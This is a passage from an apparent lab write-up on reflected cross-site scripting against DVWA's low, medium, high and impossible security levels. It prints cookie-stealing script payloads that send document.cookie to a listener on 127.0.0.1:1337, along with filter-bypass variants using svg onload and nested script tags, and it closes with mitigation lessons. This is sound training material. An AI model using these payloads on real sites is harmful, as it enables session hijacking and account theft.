
```
$ python3 -m http.server 1337
```

4. Inject payload:

```
<script>window.location='http://127.0.0.1:1337/?cookie=%2Bdocument.cookie</script>
```

## Outcome

- Cookie is sent to the attacker-controlled server.
- Page executes JavaScript immediately upon submission.



### 3. Security Level: MEDIUM

#### Behaviour

- The developer added simple filtering to block <script> tags.
- Simple payloads no longer work.

#### Methodology

1. Modify PHP code to remove template errors:

```
 ${name} → {$name}
```

2. Use alternative payloads bypassing <script> filter:

```
</select><svg/onload=alert(1)>  
<svg/onload>window.location='http://127.0.0.1:1337/?cookie=%2Bdocument.cookie'
```

## Outcome

- Cookie still exfiltrated via JavaScript payloads not containing <script>.
- Filtering is case sensitive; <SCRIPT> works as well.

### Reflected XSS Source

vulnerabilities/xss\_r/source/medium.php

The screenshot shows a browser window with the URL `127.0.0.1:1337/?cookie=security=medium; PHPSESSID=gmij2886a88afu2o2l0fkt1943`. The page content is a directory listing for the specified URL, indicating that the cookie was successfully reflected and processed by the server.

```
<?php
header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
}
?>
```

Directory listing for /?cookie=security=medium; PHPSESSID=gmij2886a88afu2o2l0fkt1943.

## Security Level: HIGH

### Behaviour

- Developer attempts stronger filtering by removing patterns like <s\*c\*r\*i\*p\*t>.
- Blacklisting does not stop alternative payloads.

### Methodology

- Use payloads like:

```
<scr<script>ipt>window.location='http://127.0.0.1:1337/?cookie=%2Bdocument.cookie</script>
```

## Outcome

- Cookie can still be captured.
- Filtering can be bypassed with creative payloads.

The screenshot shows a browser window with the URL `127.0.0.1:1337/?cookie=security=high; PHPSESSID=gmij2886a88afu2o2l0fkt1943`. The page content is a directory listing for the specified URL, indicating that the cookie was successfully reflected and processed by the server.

Directory listing for /?cookie=security=high; PHPSESSID=gmij2886a88afu2o2l0fkt1943.

## 5. Security Level: IMPOSSIBLE

### Behaviour

- Developer attempts full sanitization or output encoding.
- Reflected XSS should no longer be possible.

### Methodology

- Attempt previous payloads; none execute.
- Browser or server sanitization neutralizes the attack.

### Outcome

- Payloads are displayed as text instead of executing.
  - Reflected XSS successfully mitigated.
- **Screenshot #8:** Page rejecting XSS payloads

## 6. Conclusion

Security Level	Vulnerable?	Notes
Low	<input type="checkbox"/> Yes	Input unsanitized; easy XSS
Medium	<input type="checkbox"/> Yes	Filters on <script>; bypassable
High	<input type="checkbox"/> Yes	Blacklist more complex; still bypassable
Impossible	<input type="checkbox"/> No	Proper sanitization/encoding prevents execution

### Learning Points:

- Blacklisting is insufficient; encoding and context-aware sanitization is more effective.
- Reflected XSS requires **social engineering** but can compromise cookies or session tokens.
- Payload creativity can bypass poorly implemented defenses.